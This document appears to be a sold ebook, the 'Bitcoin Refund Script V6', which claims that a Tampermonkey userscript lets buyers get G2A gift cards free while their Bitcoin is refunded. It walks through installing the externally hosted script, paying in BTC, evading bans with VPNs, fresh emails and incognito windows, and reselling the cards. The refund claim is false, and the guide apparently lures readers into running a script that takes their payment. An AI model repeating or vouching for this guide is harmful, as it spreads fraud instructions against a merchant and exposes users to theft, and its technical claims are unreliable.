

BITCOIN REFUND SCRIPT V6

Thank you for purchasing my G2A Method. With this method, you will be able to get anything from <https://www.g2a.com> completely for free. This exploit works for any product available for sale on G2A

Amazon Giftcards:

<https://www.g2a.com/search?query=amazon%20gift%20card&sort=price-highest-first>

Apple iTunes Giftcards:

<https://www.g2a.com/search?query=apple%20itunes%20gift%20card&sort=price-highest-first>

Google Play Giftcards:

<https://www.g2a.com/search?query=google%20play%20gift%20card&sort=price-highest-first>

How does it work? It's simple. We will use a FREE browser extension called Tampermonkey and a script that alters some server side javascript so whenever we make a order on G2A. As soon as we are redirected to the payment page, this script will activate and do some technical stuff which will result in our order being marked as "Expired" on our client. However, the order **will not be marked as expired on G2A's side**. If we pay for the gift cards, the order will be successfully processed and delivered by G2A, but the bitcoin will be instantly refunded to our wallet only if its a high value transaction.

Here is a summary of the process:

- Install the Google Chrome extension Tampermonkey.
- Install a script that alters your browser via JavaScript.
- Create a order on G2A and pay for the gift cards with Bitcoin.
- Claim your products (the order will be successfully processed by G2A).
- Wait a few minutes for a refund. They will refund your bitcoin because the order is marked as "Expired" on our client but processed on the actual server, its this confusion that allows the script to work and we get the gift card and the bitcoin back.

Important: Please read this or it won't work.

Keep in mind that G2A will only refund your expired order if it is above **0.001 BTC**. Any lower amount is not prioritized by their refund system and will require you to contact G2A's support to get a refund. This will result in your request being REJECTED as they will find out that the order was already processed by them. You MUST use any amount higher than **0.001 BTC** and it will be automatically refunded without problems. To make this work, you must add gift cards to your cart that are worth at least 0.001 BTC in total. It could be one or multiple gift cards - it doesn't matter. There are no limits on the maximum value of your cart.

Okay, let's begin.

Here are the things you need:

- At least 0.001 BTC to pay for the order
- Either a Google Chrome browser, Firefox Browser or Microsoft Edge browser
- Tampermonkey

Google Chrome Extension

<https://chromewebstore.google.com/detail/tampermonkey/dhdgffkkebhmkfjojempblmpobfkfo>

Firefox Extension

<https://addons.mozilla.org/en-US/firefox/addon/tampermonkey/>

Microsoft Edge Extension

<https://microsoftedge.microsoft.com/addons/detail/tampermonkey/iikmkjmpaadaobahmlepeloendndfphd>

- The Bitcoin Refund Script Installation. You can copy it from this link:

<https://docs.google.com/document/d/15l8b7tqle0BvMjPr493puNbTBZzndtgORO0nWQae2Ql/edit?usp=sharing>

if the link is down try this

<https://files.catbox.moe/xd7fl4.txt>



Important: If you get any errors while trying to make an order, check the last page of this eBook for possible solutions.

Edit: I have received multiple questions asking if this script will work with other payment methods. The answer is no. If you want to use this method, you must use Bitcoin. It's not hard to buy crypto nowadays, so it shouldn't be a problem.



If you have everything ready - **follow these steps**:

Step 1. Add the **Tampermonkey** extension to your browser.



Step 2. Click on **Tampermonkey's** icon at the top-right side of your browser and click the plus icon - "Create a new script".

Important: If you can't find the Tampermonkey icon, click here in your Google Chrome browser and then pin the extension. When you do that, the extension will be visible in the top-right corner of your browser.

Step 3. Remove any preset code so you have a clean page like the screenshot below:



Step4. Copy the script from one of these links:

<https://docs.google.com/document/d/15l8b7tqle0BvMjPr493puNbTBZzndtgORO0nWQae2QI/edit?usp=sharing>



or if it's down try this:

<https://files.catbox.moe/xd7fl4.txt>



Then paste it in the editor from step 3. It should look like the screenshot below.



Step 5. Click “Save & Close”.

Step 6. Go to <https://www.g2a.com/> and add some products to your cart. For example, I will get a \$500 Amazon gift card.

click "Add to cart"

Now click "Go to cart"

Enter a good gmail email that you can access no problem because thats where your gift card will be sent.

Now click "Continue to payment"

The screenshot shows the G2A checkout process for an Amazon Gift Card. The page is titled "Your cart" and includes a navigation bar with the G2A logo, a search bar, and links for "Sign in / Register". The main content area displays the item "Amazon Gift Card NORTH AMERICA 500 USD" for a price of 499.25 USD. To the right, there is a section for email entry with the text "Enter your email. We need it to send you the order." and a text box containing "javahawk12@gmail.com". Below this, there is a checkbox for "Create an account for this email address" and a link for "Show benefits of having an account". Further down, there is a section for "Join Plus Premium to instantly enjoy:" with a list of benefits and a toggle switch. At the bottom, there is a summary section showing "Sales tax total: Other state - 0% 0.00 USD" and "Cart total 499.25 USD". A large red arrow points to the "Continue to payment" button, which is highlighted with a red circle. Below the button is a link for "Add a discount code".

Buying from: [Normandize](#) By buying from this seller you accept their [Terms & conditions](#)

Amazon Gift Card NORTH AMERICA 500 USD 499.25 USD

- ✓ Post-buy premium assistance



Sales tax total: ~~Other state - 0%~~ 0.00 USD

Cart total 499.25 USD

[Continue to payment](#)

[Add a discount code](#)



Step 7. If G2A asks you to create an account before placing an order, Simply select "Continue with Google" and sign in with your Google account. This is the easiest and fastest method. When I attempted to register an account using a temporary email, I encountered an "expired link" error and couldn't complete the process.

The screenshot shows the G2A website's sign-in or account creation interface. At the top is the G2A logo. Below it, the heading "Sign in or create an account" is displayed. A text input field contains the email address "use-gmail@gmail.com". Below the input field is a blue "Continue" button. Underneath the button, the section "Quick access with" is shown, featuring a grid of social media and service logos. A red arrow points to the Google logo. The logos include Google, Facebook, PayPal, TikTok, Twitch, Twitter, Apple, and a "Phone - sellers only" option.



Quick access with		
 Google	 Facebook	 PayPal
 TikTok	 Twitch	 Twitter
 Apple	 Phone - sellers only	



Sometimes, creating an account is not necessary, and you won't be asked to do so. In such cases, you can simply skip this step and proceed to the next one.



Select "Pay with Cryptocurrency" then click on the button "Pay with Cryptocurrency."

There should be a pop up box that says, "G2A REFUND SCRIPT IS NOW ACTIVE. PRESS OK AND CONTINUE WITH THE METHOD."



CLICK ON THE Bitcoin box so it has a checkmark next to it. Then click on Bitcoin Legacy Network so it also has a checkmark on it then click on the PAY 447.47 EUR BOX.

Once you pay for the order, just wait for 1 confirmation in the blockchain. As soon as your transaction gets 1 confirmation in the blockchain (it shouldn't take longer than 15 minutes), you will receive **an email from G2A with your gift card purchases.**

I recommend using your phone to scan the QR code to make the payment so you dont mess anything up like the amount or what not.

10. Now click "Confirm payment" and you will see one of the two images below. If you get the "No payment detected" that means they havent received your payment so you need to wait.

If you see the other message "Your session has expired" then congratulations! you have successfully completed the refund glitch. It usually takes from 1 to 15 minutes to get your money refunded by G2A. I sent the payment at 11:06 AM and was refunded 12 minutes later (it only depends on how quickly your payment gets confirmed in the blockchain).

Transactions

	ID: 5eab-b8b3  03/12/2025, 11:18:22	From bc1q-vppy  To bc1q-t3fv 	0.00610792 BTC • \$513.34 Fee 739 Sats • \$0.62	▼
	ID: 1fa4-86bb  03/12/2025, 11:06:46	From bc1q-t3fv  To bc1q-vppy 	-0.00610792 BTC • -\$513.34 Fee 679 Sats • \$0.57	▼

And... this is what I received in my email:

DIGITAL KEY FOR:  AMAZON

Amazon Gift Card 500 USD Amazon UNITED STATES

GIVE AS A GIFT Display the key to download the gift PDF.

 SafeKeys

Secure digital key delivery platform

Show me the key

I agree to have my key delivered by the seller before the end of the min. 14-day consumer withdrawal period. By doing this, I understand that I waive the right to withdraw from the contract concluded with seller.

[How to activate?](#)

Which is literally a free \$500 gift card since my payment was refunded, but the product was sent to my email anyway.

On the next page, you can find possible errors that may occur while using this method and possible **solutions that could help you fix them.**



Possible Errors:

If you **can't see payment methods, or if you can't "Continue" to see the Bitcoin address**, amount, and you see the "Something went wrong" message or anything similar, it means that either your IP/email/session/browser fingerprint has been banned. In that case, you should first try:



- 1) Clearing your cookies and try again, if error persists, try:
- 2) Clearing cookies again and using a different email on checkout this time. If the error persists, try:
- 3) Changing your IP address (try using a VPN - I personally use NordVPN) + take actions from Step 2 again.

If you still get this error, then change your IP again, use a different email (USE GMAIL) but this time use "Incognito mode" in Chrome.

To do this, follow these steps:

1. Go to `chrome://extensions/` (paste this in the address bar and press Enter)
2. Go to "Details" of the Tampermonkey extension
3. Allow Run in Private Windows

4. Open a new "Private Window"
5. Repeat all the steps from the guide (including adding the script again). Also, remember that whenever you close the private window tab, the script will be removed and you will have to add it again.

Another error:

If you **can't see Bitcoin payment option** (but you can see every other one), just clean your cookies, if it doesn't work, clean your cookies, change your IP address and use a different e-mail.

How much money have i made from doing this and how long have i been doing it ?

i first figured out the refund glitch about 6 months ago. it took me many attempts before i was able to do the refund exploit on demand because G2A was constantly updating their code so it was kind of like a cat and mouse until i figured out a way better javascript injection method. anyways after i get the gift cards i sell them on PaxFul for Bitcoin

<https://paxful.com/buy-bitcoin/with-any-payment-method/?paymentMethod=with-any-payment-method&countryIso=US&hasScroll=true>
